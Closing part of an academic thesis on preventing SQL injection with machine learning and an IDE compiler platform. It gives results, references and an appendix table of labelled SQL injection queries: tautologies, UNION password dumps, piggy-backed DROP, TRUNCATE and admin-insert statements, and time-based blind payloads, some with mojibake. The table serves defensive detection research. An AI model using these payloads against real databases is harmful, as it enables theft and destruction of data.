The major objective of this research is to propose the framework using compiler platform and Machine Learning for the prevention of SQL injection on server-side scripting. The research focuses on Union Queries, Piggy-backed Queries, and Illegal/Logically Incorrect Queries. Four Machine Learning models which are boosted decision tree, support vector machine (SVM.), decision tree, and artificial neural network, are used in the training process of the vulnerable SQL commands. There were 1,100 samples. As the result obtained from the training models, the decision jungle is the most outstanding model among the other Machine Learning models in terms of processing time. The decision jungle produces Pf = 0 SD = 0, Pd = 0.9955 SD = 0.0078, Acc = 0.9968 SD = 0.0054, Pr = 1.0000 SD = 0, and consumes the processing time = 2.4725 seconds with SD = 0.2044 averagely.

Meanwhile, the analysis is determined to create the platform of compiler on Integrated Development Environment (IDE) which could validate the SQL syntax and support the SQL injection prediction and detection using Machine Learning in the server-side scripts in the phase of development. Also, the recommendation for refactoring on the server-side scripts was added to assist the developer in avoiding SQL injection. The results of the experiment describe that the compiler platform can detect 98.0000 % of the vulnerable SQL commands.

2. Future work

The idea of future work will be conducted and applied to detect additional types of SQL injection, e.g., store procedures on both Machine Learning part and embedded Roslyn on IDE part.

REFERENCES

Chawla, N.V., Bowyer, K.W., Hall, L.O., and Kegelmeyer, W.P. (2002). SMOTE: Synthetic Minority Over-Sampling Technique. **Journal of Artificial Intelligence Research, 16**, 321–357.

Drupal. (2016). **A CMS platform for great digital experiences**. Retrieved July 1, 2016, from http://www.drupal.com.

Joomla. (2005). **Joomla! The CMS Trusted By Millions for their Websites**. Retrieved July 1, 2016, from http://www.joomla.org.

Karakoidas, V., Mitropoulos, D., Louridas, P., and Spinellis, D. (2015). A type-safe embedding of SQL into Java using the extensible compiler framework J%. **Computer Languages, Systems & Structures**, **41**, 1-20.

Katkalov, K., Moebius, N., Stenzel, K., Borek, M., and Reif, W. (2014). Modeling test cases for security protocols with SecureMDD. **Computer Networks**, **58**, 99-111.

Kamtuo, K., and Soomlek, C. (2016). Machine Learning for SQL Injection Prevention on Server-Side Scripting. **Proceedings of 2016 International Computer Science and Engineering Conference (ICSEC).** (pp. 1-6). Chiang Mai: Maejo University.

Lee, I., Jeong, S., Yeo, S., and Moon, J. (2012). A novel method for SQL injection attack detection based on removing SQL query attribute values. **Mathematical and Computer Modelling**, **55**(1–2), 58-68.

Microsoft Corporation. (2015). **Machine Learning on Microsoft Azure**. Retrieved November 1, 2015, from https://azure.microsoft.com/en-us/services/machine-learning/.

_____. (2016). **How to consume an Azure Machine Learning Web services that has been deployed from a Machine Learning experiment**. Retrieved December 2016, from https://docs.microsoft.com/en-us/azure/machine-learning/machine-learning-consume-web-services.

_____. (2017). **CA2100: Review SQL queries for security vulnerabilities.** Retrieved March 1, 2017, from https://msdn.microsoft.com/en-us/library/ms182310.aspx.

_____. (2017). How to Choose algorithms for Microsoft Azure Machine Learning. Retrieved August 1, 2017, from https://docs.microsoft.com/en-us/azure/machine-learning/machine-learning-algorithm-choice.

National Security Agency. (2014). **Defending Against the Exploitation of SQL Vulnerabilities to Compromise a Network**. Retrieved December 1, 2014, from https://www.iad.gov/iad/library/ia-guidance/tech-briefs/defending-against-theexploitation-of-sql-vulnerabilities-to.cfm.

PanČur, M., and CiglariČ, M. (2011). Impact of test-driven development on productivity, code and tests: A controlled experiment. **Information and Software Technology**, **53**(6), 557-573.

Roslyn. (2015). **.NET Compiler Platform ("Roslyn")**. Retrieved November 1, 2015, from https://roslyn.codeplex.com.

Shar, L.K., and Tan, H.B.K. (2013). Predicting SQL injection and cross site scripting vulnerabilities through mining input sanitization patterns. **Information and Software Technology, 55**(10), 1767-1780.

Simple Machines. (2013). **Simple Machines Forum**. Retrieved July 1, 2016, from http://www.simplemachines.org.

WordPress. (2005). **Blog Tool, Publishing Platform, and CMS**. Retrieved July 1, 2016, from http://www.wordpress.org.

Zhu, J., Xie, J., Lipford, H.R., and Chu, B. (2014). Supporting secure programming in web applications through interactive static analysis. **Journal of Advanced Research**, **5**(4), 449-462.

APPENDICES

APPENDIX A

VULNERABLE SQL COMMANDS VALIDATION RESULTS

Vulnerable SQL commands validation results

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM profiles WHERE ID = "union select all 1,2,x,x,x,x --'	1	0	1
SELECT * from username where type = ' a' or 'a' = 'a'	1	0	0
SELECT * FROM users WHERE name=' a' or 1=1--' and password="	1	0	0
SELECT * FROM product WHERE PCategory="'	1	0	0
SELECT * FROM students WHERE username = ' " ' AND password = "	1	0	0
SELECT * from test.members where user_name=' \\'; DESC users; -- ' and password=";	1	1	0
SELECT * FROM students WHERE username = ' ' or 'x'='x' AND password = "	1	0	0
SELECT * FROM newsletter WHERE email = ' ' or (1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype = \'U\') -- '	1	0	1
SELECT id FROM Users WHERE username = ' ' or 'a'='a'	1	0	0
SELECT * FROM custTable WHERE User="or 1=1; SET IDENTITY_INSERT Students ON INSERT INTO Students(StudentID, Username, Password) VALUES (attacker studentid, 'attacker username','attacker password');--' OR 1=1'-- AND Pass=?	1	1	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM customers WHERE username = ''; TRUNCATE TABLE Username; --' and password = ''	1	1	0
SELECT * FROM custTable WHERE User=' ' or 0=0 --' OR 1=1'-- AND Pass=?	1	0	0
SELECT * from username where type = ''; TRUNCATE TABLE Username; --'	1	1	0
SELECT data FROM table WHERE Emailinput = ' 'sqlvuln'	1	0	0
SELECT * FROM customers WHERE username = ' ' or 0=0 --' and password = ''	1	0	0
SELECT * FROM users WHERE name='' and 1 = any (select 1 from users where FULL_NAME like เนโฉย%%dministrator เนโฉย and rownum<=1 and PASSWORD like เนโฉย0%เนโฉย) and เนโฉย1%%เนโฉย= เนโฉย1' and password=''	1	0	0
SELECT * FROM newsletter WHERE email = ''; DROP table Username --'	1	1	0
SELECT * FROM profiles WHERE ID = ' ' or 'a'='a'	1	0	0
SELECT * FROM users WHERE name=''or 1=1; UPDATE Grades SET grade='attacker grade' WHERE studentId=attacker studentid;--' and password=''	1	1	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT user_name,password from test.members where user_name= ' ' or (1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE xtype=\'U\'), 1, 1))) > 116)-- '	1	0	0
SELECT * from user where id ='; DROP table Username --'	1	1	0
SELECT data FROM table WHERE Emailinput = '' union select password from users --'	1	0	1
SELECT * from username where type = ' '%31%27%20%4F%52%20%27%31%27%3D%27%31'	1	0	0
SELECT * from test.members where user_name='' union select password from users --' and password='';	1	1	1
SELECT * FROM customers WHERE username = ' ' or (1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE xtype=\'U\'), 1, 1))) > 116)-- ' and password = ''	1	0	0
SELECT * from test.members where user_name='ddd' union select username,password from students --'	1	0	1
SELECT * from user where id =' a' or 'a' = 'a'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM 'news' WHERE 'id' = ''; INSERT into Username (username, password, user_type) value('admin2', 'admin2', '1'); --' ORDER BY 'id' DESC LIMIT 0,3	1	1	0
SELECT * FROM profiles WHERE ID = ' a' or 'a' = 'a'	1	0	0
SELECT * from table where username = ' 1' AND non_existant_table = '1 ' and password = ''	1	0	0
SELECT * FROM product WHERE PCategory=' " '	1	0	0
SELECT * FROM users WHERE username = ' ' 1 AND 1=1-- '	1	0	0
SELECT * FROM profiles WHERE ID = ' '; UPDATE table SET email = 'hacker@ymail.com' WHERE email = 'joe@ymail.com-- '	1	1	0
SELECT user_name,password from test.members where user_name= "or 1=1; SET IDENTITY_INSERT Students ON INSERT INTO Students (StudentID, Username, Password) VALUES (attacker studentid, 'attacker username','attacker password');--'	1	1	0
SELECT * FROM students WHERE username = '" AND password = ''	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * from table where username = 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR"*/' and password = ''	1	0	0
SELECT * FROM 'news' WHERE 'id' = ' a' or 'a' = 'a' ORDER BY 'id' DESC LIMIT 0,3	1	0	0
SELECT data FROM table WHERE Emailinput = ''union select all 1,2,x,x,x,x --'	1	0	1
SELECT * FROM custTable WHERE User=' ' 1 OR 1=1-- ' OR 1=1'-- AND Pass=?	1	0	0
SELECT * FROM newsletter WHERE email = ''or 1=1; SET IDENTITY_INSERT Students ON INSERT INTO Students (StudentID, Username, Password) VALUES (attacker studentid, 'attacker username','attacker password');--'	1	1	0
SELECT * FROM profiles WHERE ID = ''or 1=1; UPDATE Grades SET grade='attacker grade' WHERE studentId=attacker studentid;--'	1	1	0
SELECT user_name,password from test.members where user_name= ' a' or 'a' = 'a'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * from username where type = ' '; UPDATE table SET email = 'hacker@ymail.com' WHERE email = 'joe@ymail.com-- '	1	1	0
SELECT * from test.members where user_name="'" and password=";	1	1	0
SELECT * FROM students WHERE username = "or 1=1; SET IDENTITY_INSERT Students ON INSERT INTO Students (StudentID, Username, Password) VALUES (attacker studentid, 'attacker username','attacker password');--' AND password = "	1	1	0
SELECT email from users where email = "or 1=1; SET IDENTITY_INSERT Students ON INSERT INTO Students (StudentID, Username, Password) VALUES (attacker studentid, 'attacker username','attacker password');--'	1	1	0
SELECT * FROM custTable WHERE User='ddd' group by (studentid)--' OR 1=1'-- AND Pass=?	1	0	0
SELECT * from table where username = ' \\'; DESC users; -- ' and password = "	1	1	0
SELECT 1,2, ' or a=a-- FROM some_table WHERE ex = ample	1	0	0
SELECT * FROM custTable WHERE User='ddd' union select username,password from students --' OR 1=1'-- AND Pass=?	1	0	1

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT 1,2, IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR"*/ FROM some_table WHERE ex = ample	1	0	0
SELECT * FROM 'news' WHERE 'id' = ' \\'; DESC users; -- ' ORDER BY 'id' DESC LIMIT 0,3	1	1	0
SELECT * FROM custTable WHERE User="ddd""" OR 1=1'-- AND Pass=?	1	0	0
SELECT * FROM custTable WHERE User="' OR 1=1'-- AND Pass=?	1	0	0
SELECT data FROM table WHERE Emailinput = ' \\'; DESC users; -- '	1	1	0
SELECT * FROM students WHERE username = ' ' or 1=1--' AND password = ''	1	0	0
SELECT * FROM users WHERE username = ' hi' or 1=1 --'	1	0	0
SELECT * FROM students WHERE username = ''; INSERT into Username (username, password, user_type) value('admin2', 'admin2', '1'); --' AND password = ''	1	1	0
SELECT * FROM users WHERE username = ' ' or 1 EXEC XP_ '	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM newsletter WHERE email = '' union select password from users where name = 'Robin' --'	1	0	1
SELECT * FROM some_table WHERE double_quotes = ' ' OR username IS NOT NULL OR username = ' '	1	0	0
SELECT * FROM customers WHERE username = 'ddd' group by (studentid)--' and password = ''	1	0	0
SELECT * FROM 'news' WHERE 'id' = ' 1' AND 1=(SELECT COUNT(*) FROM tablenames); -- ' ORDER BY 'id' DESC LIMIT 0,3	1	1	0
SELECT * FROM product WHERE PCategory=' hi' or 1=1 --'	1	0	0
SELECT * FROM newsletter WHERE email = 'ddd' group by (studentid)--'	1	0	0
SELECT * FROM 'news' WHERE 'id' = ' ' or a=a--' ORDER BY 'id' DESC LIMIT 0,3	1	0	0
SELECT * FROM customers WHERE username = ' 1\\'1-- ' and password = ''	1	0	0
SELECT * FROM 'news' WHERE 'id' = ' 1\\'1-- ' ORDER BY 'id' DESC LIMIT 0,3	1	0	0
SELECT * FROM newsletter WHERE email = ' 1\\'1-- '	1	0	0
SELECT * FROM profiles WHERE ID = ' " '	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM users WHERE name=''; INSERT into Username (username, password, user_type) value('admin2', 'admin2', '1'); --' and password=''	1	1	0
SELECT 1,2, ddd' union select username from students -- FROM some_table WHERE ex = ample	1	0	1
SELECT * FROM some_table WHERE double_quotes = "union select all 1,2,x,x,x,x --'	1	0	1
SELECT email from users where email = "ddd"""	1	0	0
SELECT 1,2, ' union select password from users -- FROM some_table WHERE ex = ample	1	0	1
SELECT 1,2, ' AND 1=0 UNION SELECT '1', 'a', 'Robin', 'b' -- FROM some_table WHERE ex = ample	1	0	1
SELECT id FROM Users WHERE username = ' '%31%27%20%4F%52%20%27%31%27%3D%27%31'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT user_name,password from test.members where user_name= 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR"*/'	1	0	0
SELECT * FROM customers WHERE username = ''; DROP table Username --' and password = ''	1	1	0
SELECT email from users where email = ' ' or 1 EXEC XP_ '	1	0	0
SELECT * FROM profiles WHERE ID = ' ' or 1=1--'	1	0	0
SELECT * from username where type = 'ddd' group by (studentid)--'	1	0	0
SELECT * FROM users WHERE name=' ' or 'a'='a' and password=''	1	0	0
SELECT * FROM 'news' WHERE 'id' = ' ' or 1 EXEC XP_ ' ORDER BY 'id' DESC LIMIT 0,3	1	0	0
SELECT * from test.members where user_name=' ' 1 AND 1=1-- ' and password='';	1	1	0
SELECT user_name,password from test.members where user_name= ' ' or 1 EXEC XP_ '	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT email from users where email = ' hi' or 1=1 --'	1	0	0
SELECT * FROM students WHERE username = ' a' or 'a' = 'a' AND password = ''	1	0	0
SELECT * from test.members where user_name="or 1=1; SET IDENTITY_INSERT Students ON INSERT INTO Students (StudentID, Username, Password) VALUES (attacker studentid, 'attacker username','attacker password');--'	1	1	0
SELECT * FROM product WHERE PCategory=""""	1	0	0
SELECT email from users where email = ' ' or 'a'='a'	1	0	0
SELECT * FROM users WHERE username = 'ddd' union select username from students --'	1	0	1
SELECT * FROM users WHERE name='ddd' union select username,password from students --' and password=''	1	0	1
SELECT * FROM product WHERE PCategory=' ' or (1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype = \'U\') -- '	1	0	1

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM 'news' WHERE 'id' = 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),เน โฉยSLEEP(1)))OR"*/' ORDER BY 'id' DESC LIMIT 0,3	1	0	0
SELECT * FROM students WHERE username = ' ' OR 1=1-- ' AND password = ''	1	0	0
SELECT data FROM table WHERE Emailinput = 'ddd' compute sum(username)--'	1	0	0
SELECT * FROM 'news' WHERE 'id' = ' ' or 'a'='a' ORDER BY 'id' DESC LIMIT 0,3	1	0	0
SELECT user_name,password from test.members where user_name= ' ' or a=a--'	1	0	0
SELECT * FROM students WHERE username = ' a' waitfor delay '0:0:10'--' AND password = ''	1	0	0
SELECT id FROM Users WHERE username = ' ' 1 AND 1=1-- '	1	0	0
SELECT * from test.members where user_name='ddd' union select username from students --' and password='';	1	1	1
SELECT * FROM customers WHERE username = 'ddd' union select username from students --' and password = ''	1	0	1

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM some_table WHERE double_quotes = ' ' or 'a'='a'	1	0	0
SELECT * from username where type = ' ' or (1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype = \'U\') -- '	1	0	1
SELECT * from test.members where user_name='' union select password from users where name = 'Robin' --'	1	0	1
SELECT * FROM customers WHERE username = ' ' OR username IS NOT NULL OR username = ' ' and password = ''	1	0	0
SELECT user_name,password from test.members where user_name= ' a' or 1=1--'	1	0	0
SELECT * FROM custTable WHERE User='IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),เนโฉยSLEEP(1)))OR"*/' OR 1=1'-- AND Pass=?	1	0	0
SELECT * FROM students WHERE username = '' and 1 = any (select 1 from users where FULL_NAME like เนโฉย%%dministrator เนโฉย and rownum<=1 and PASSWORD like เนโฉย0%เนโฉย) and เนโฉย1%%เนโฉย= เนโฉย1' AND password = ''	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM users WHERE username = "union select all 1,2,x,x,x,x --'	1	0	1
SELECT * FROM product WHERE PCategory="or 1=1; SET IDENTITY_INSERT Students ON INSERT INTO Students (StudentID, Username, Password) VALUES (attacker studentid, 'attacker username','attacker password');--'	1	1	0
SELECT * from table where username = "union select 1,2,3,x,x,x,x,@@version,x--' and password = "	1	0	1
SELECT user_name,password from test.members where user_name= "union select all 1,2,x,x,x,x --'	1	0	1
SELECT data FROM table WHERE Emailinput = ' a' or 1=1--'	1	0	0
SELECT * FROM users WHERE name=' 'sqlvuln' and password="	1	0	0
SELECT * FROM customers WHERE username = ' ' OR 1=1-- ' and password = "	1	0	0
SELECT email from users where email = " union select password from users --'	1	0	1
SELECT * FROM profiles WHERE ID = "or 1=1; DELETE FROM Grades WHERE course='attacker class' AND studentId=attacker studentid;--'	1	1	0
SELECT * FROM users WHERE name=' admin'-- ' and password="	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM 'news' WHERE 'id' = ' ' or 'x'='x' ORDER BY 'id' DESC LIMIT 0,3	1	0	0
SELECT * FROM students WHERE username = ' ' or a=a--' AND password = ''	1	0	0
SELECT * from user where id =' 1' AND 1=(SELECT COUNT(*) FROM tablenames); -- '	1	1	0
SELECT * FROM newsletter WHERE email = ' a' or 'a' = 'a'	1	0	0
SELECT * from username where type = '' union select password from users where name = 'Robin' --'	1	0	1
SELECT data FROM table WHERE Emailinput = 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),เนโฉยSLEEP(1)))OR"*/'	1	0	0
SELECT * FROM students WHERE username = ' 1' AND 1=(SELECT COUNT(*) FROM tablenames); -- ' AND password = ''	1	1	0
SELECT * FROM students WHERE username = "union select 1,2,3,x,x,x,x,@@version,x--' AND password = ''	1	0	1

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM profiles WHERE ID = ' ' or 'x'='x'	1	0	0
SELECT * FROM users WHERE username = ' ' OR username IS NOT NULL OR username = ' '	1	0	0
SELECT * FROM custTable WHERE User="or 1=1; UPDATE Grades SET grade='attacker grade' WHERE studentId=attacker studentid;--' OR 1=1'-- AND Pass=?	1	1	0
SELECT * FROM 'news' WHERE 'id' = ' ' or 1=1--' ORDER BY 'id' DESC LIMIT 0,3	1	0	0
SELECT email from users where email = ' ' OR 1=1-- '	1	0	0
SELECT * from test.members where user_name=' ' OR username IS NOT NULL OR username = ' '	1	0	0
SELECT * FROM users WHERE username = ' ' or 0=0 --'	1	0	0
SELECT id FROM Users WHERE username = ' 1' AND non_existant_table = '1 '	0	0	0
SELECT id FROM Users WHERE username = "union select all 1,2,x,x,x,x --'	1	0	1
SELECT * FROM customers WHERE username = '" and password = "	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM some_table WHERE double_quotes = "or 1=1; SET IDENTITY_INSERT Students ON INSERT INTO Students (StudentID, Username, Password) VALUES (attacker studentid, 'attacker username','attacker password');--'	1	1	0
SELECT * from username where type = 'ddd' union select username,password from students --'	1	0	1
SELECT * FROM 'news' WHERE 'id' = ' ' or (1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE xtype=\'U\'), 1, 1))) > 116)-- ' ORDER BY 'id' DESC LIMIT 0,3	1	0	0
SELECT * from user where id ='ddd' union select username,password from students --'	1	0	1
SELECT * FROM customers WHERE username = ' '%31%27%20%4F%52%20%27%31%27%3D%27%31' and password = ''	1	0	0
SELECT * FROM product WHERE PCategory=' '%31%27%20%4F%52%20%27%31%27%3D%27%31'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM custTable WHERE User=' ' or (1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE xtype=\'U\'), 1, 1))) > 116)-- ' OR 1=1'-- AND Pass=?	1	0	0
SELECT * from table where username = ' " ' and password = "	1	0	0
SELECT * FROM customers WHERE username = " union select password from users --' and password = "	1	0	1
SELECT * from username where type = ' ' OR 1=1-- '	1	0	0
SELECT * FROM customers WHERE username = ' ' or a=a--' and password = "	1	0	0
SELECT * FROM some_table WHERE double_quotes = ' 1\\'1-- '	1	0	0
SELECT * FROM profiles WHERE ID = " and 1 = any (select 1 from users where FULL_NAME like เนโฌย%%dministrator เนโฌย and rownum<=1 and PASSWORD like เนโฌย0%เนโฌย) and เนโฌย1%%เนโฌย= เนโฌย1'	1	0	0
SELECT email from users where email = '"	1	0	0
SELECT * FROM users WHERE username = "union select 1,2,3,x,x,x,x,@@version,x--'	1	0	1

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM some_table WHERE double_quotes = ' 1' AND 1=(SELECT COUNT(*) FROM tablenames); -- '	1	1	0
SELECT * from table where username = ''; TRUNCATE TABLE Username; --' and password = ''	1	1	0
SELECT * from user where id ="or 1=1; SET IDENTITY_INSERT Students ON INSERT INTO Students (StudentID, Username, Password) VALUES (attacker studentid, 'attacker username','attacker password');--'	1	1	0
SELECT * from test.members where user_name="union select 1,2,3,x,x,x,x,@@version,x--'	1	0	1
SELECT * FROM students WHERE username = '' union select password from users where name = 'Robin' --' AND password = ''	1	0	1
SELECT * FROM profiles WHERE ID = 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),เน โดยSLEEP(1)))OR"*/'	1	0	0
SELECT * FROM profiles WHERE ID = ''; INSERT into Username (username, password, user_type) value('admin2', 'admin2', '1'); --'	1	1	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT email from users where email = '' union select password from users where name = 'Robin' --'	1	0	1
SELECT * FROM some_table WHERE double_quotes = ' ' or (1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE xtype=\'U\'), 1, 1))) > 116)-- '	1	0	0
SELECT id FROM Users WHERE username = """"	1	0	0
SELECT * FROM users WHERE name=''; TRUNCATE TABLE Username; --' and password=''	1	1	0
SELECT email from users where email = ''union select 1,2,3,x,x,x,x,@@version,x--'	1	0	1
SELECT 1,2, ' OR username IS NOT NULL OR username = ' FROM some_table WHERE ex = ample	0	0	0
SELECT data FROM table WHERE Emailinput = ' ' 1 OR 1=1-- '	1	0	0
SELECT * FROM some_table WHERE double_quotes = ' '' '	1	0	0
SELECT * FROM 'news' WHERE 'id' = ''union select 1,2,3,x,x,x,x,@@version,x--' ORDER BY 'id' DESC LIMIT 0,3	1	0	1

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT id FROM Users WHERE username = 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),เนโฉยSLEEP(1)))OR"*/'	1	0	0
SELECT * FROM users WHERE name=' ' or 1=1--' and password=''	1	0	0
SELECT * FROM product WHERE PCategory='ddd' union select username from students --'	1	0	1
SELECT * FROM some_table WHERE double_quotes = '' union select password from users --'	1	0	1
SELECT user_name,password from test.members where user_name= '' and 1 = any (select 1 from users where FULL_NAME like เนโฉย%%dministratorเนโฉย and rownum<=1 and PASSWORD like เนโฉย0% เนโฉย) and เนโฉย1%%เนโฉย=เนโฉย1'	1	0	0
SELECT user_name,password from test.members where user_name= ''or 1=1; UPDATE Grades SET grade='attacker grade' WHERE studentId=attacker studentid;--'	1	1	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM users WHERE username = 'ddd' compute sum(username)--'	1	0	0
SELECT * from table where username = '' union select password from users --' and password = ''	1	0	1
SELECT * FROM customers WHERE username = '' AND 1=0 UNION SELECT '1', 'a', 'Robin', 'b' --' and password = ''	1	0	1
SELECT * FROM customers WHERE username = ''or 1=1; UPDATE Grades SET grade='attacker grade' WHERE studentId=attacker studentid;--' and password = ''	1	1	0
SELECT * FROM users WHERE username = '' union select password from users where name = 'Robin' --'	1	0	1
SELECT email from users where email = ' ' OR username IS NOT NULL OR username = ' '	1	0	0
SELECT * from username where type = ' ' or 1 UNION SELECT ALL FROM WHERE--'	1	0	1
SELECT * FROM profiles WHERE ID = ''; DROP table Username --'	1	1	0
SELECT * FROM customers WHERE username = '' union select password from users where name = 'Robin' --' and password = ''	1	0	1
SELECT id FROM Users WHERE username = ' 'sqlvuln'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * from user where id ="union select 1,2,3,x,x,x,x,@@version,x--'	1	0	1
SELECT * from test.members where user_name='ddd' compute sum(username)--'	1	0	0
SELECT * FROM custTable WHERE User='' union select password from users --' OR 1=1'-- AND Pass=?	1	0	1
SELECT data FROM table WHERE Emailinput = ' a' waitfor delay '0:0:10'--'	1	0	0
SELECT * FROM product WHERE PCategory=' ' or a=a--'	1	0	0
SELECT data FROM table WHERE Emailinput = 'ddd' union select username from students --'	1	0	1
SELECT * FROM profiles WHERE ID = 'ddd' group by (studentid)--'	1	0	0
SELECT user_name,password from test.members where user_name= ' 'sqlvuln'	1	0	0
SELECT 1,2, a' or 'a' = 'a FROM some_table WHERE ex = ample	0	0	0
SELECT email from users where email = 'ddd' group by (studentid)--'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM users WHERE name='IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),เนโฉยSLEEP(1)))OR"*/' and password=''	1	0	0
SELECT * from test.members where user_name=' ' or 1=1--' and password='';	1	1	0
SELECT 1,2, ' 1 AND 1=1-- FROM some_table WHERE ex = ample	1	0	0
SELECT * from user where id =' 1 AND USER_NAME() = \'dbo\'-- '	1	0	0
SELECT * FROM some_table WHERE double_quotes = 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),เนโฉยSLEEP(1)))OR"*/'	1	0	0
SELECT * FROM some_table WHERE double_quotes = ' 1 AND USER_NAME() = \'dbo\'-- '	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM customers WHERE username = 'ddd' compute sum(username)--' and password = ''	1	0	0
SELECT id FROM Users WHERE username = ' ' OR username IS NOT NULL OR username = ' '	1	0	0
SELECT * FROM some_table WHERE double_quotes = ' ' or a=a--'	1	0	0
SELECT * from table where username = ''or 1=1; SET IDENTITY_INSERT Students ON INSERT INTO Students (StudentID, Username, Password) VALUES (attacker studentid, 'attacker username','attacker password');--' and password = ''	1	1	0
